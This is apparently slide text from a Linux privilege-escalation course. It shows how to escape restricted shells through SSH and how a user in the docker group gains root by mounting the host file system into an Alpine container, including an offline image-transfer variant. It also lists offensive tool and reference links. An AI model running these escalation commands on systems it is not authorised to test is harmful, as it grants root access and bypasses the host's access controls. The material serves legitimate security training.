4.8 Escaping Restricted Shells - Spawning Shells

- given you know what commands are at your disposal, your next goal should be to, basically, call `/bin/bash`
- to do so, try to abuse functionalities of the available commands
- just as with the previous topics, GTFObin is your friend
  - check all your available commands for the "Shell" tag on GTFObins

4.8 Escaping Restricted Shells - Spawning Shells via SSH

- let us assume for a second, that you obtained this shell through some SSH credentials
- SSH allows to define commands, that are executed **before** the remote shell is loaded
  - by simply opening a shell this way, the interactive shell you defined is running before the restricted shell you would usually be given can be called

```
[user@kali ~]$ ssh user@target -t "/bin/sh"
[user@kali ~]$ ssh user@target -t "bash --noprofile"
```

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP

1	Introduction	
2	Enumeration - Information Gathering	
3	Enumeration - Attack Vectors	
4	Exploitation	
	GTFObins	Python Library Hijacking
	Abusing `PATH`	Abusing Wildcards
	`LD_PRELOAD`	Shell Session Hijacking
	NFS Root Squashing	Escaping Restricted Shells
	`docker` Group	Other Groups
5	Post-Exploitation	

4.9 `docker` Group

- assuming we have a shell as a user that is part of the `docker` group
- feature to exploit: when starting up a Docker container, we can choose to mount the file system of host operating system in this Docker container
- when interacting with this Docker container, we have root privileges, thus can interact with it as root

4.9 `docker` Group - Command Syntax

```
[user@target ~]$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

- `docker run`: run a new container based on specific image
- `-v /:/mnt`: mount the root directory of the host system into the containers `/mnt` directory
- `--rm`: automatically removes the container, if it already exists
- `-it`: interactive mode and allows terminal interaction with the container
- `alpine`: base image used to create container
- `chroot /mnt`: change root directory for process inside container to `/mnt`
- `sh`: open a shell inside the chrooted environment

4.9 docker Group - Offline Exploit

- one issue you might encounter: the target will have to pull the Alpine image, which it can only do if it has Internet access
- if it does not, we have to basically import the image there manually and provide to the target's Docker
- on attacker system, start by downloading & exporting the image

```
[user@kali ~]$ docker pull alpine:latest
[user@kali ~]$ docker save --output alpine.tar alpine:latest
```

- after transferring the file to the target, you will have to load it into Docker

```
[user@target /tmp]$ docker load --input alpine.tar
```

Re(Sources)

- https://github.com/DominicBreuker/pspy
- https://github.com/sc0tfree/updog
- https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
- https://juggernaut-sec.com/password-hunting-lpe/#Password_Hunting_%E2%80%93_Filenames_and_File_Contents
- https://infosecwriteups.com/exposed-git-directory-exploitation-3e30481e8d75
- https://crontab.guru/
- https://gtfobins.github.io/
- https://www.hackingarticles.in/exploiting-wildcard-for-privilege-escalation/

Re(Sources)

- https://www.hackingarticles.in/multiple-methods-to-bypass-restricted-shell/
- https://0xffsec.com/handbook/shells/restricted-shells/
- https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/
- https://blog.certcube.com/sudo-ld_preload-linux-privilege-escalation/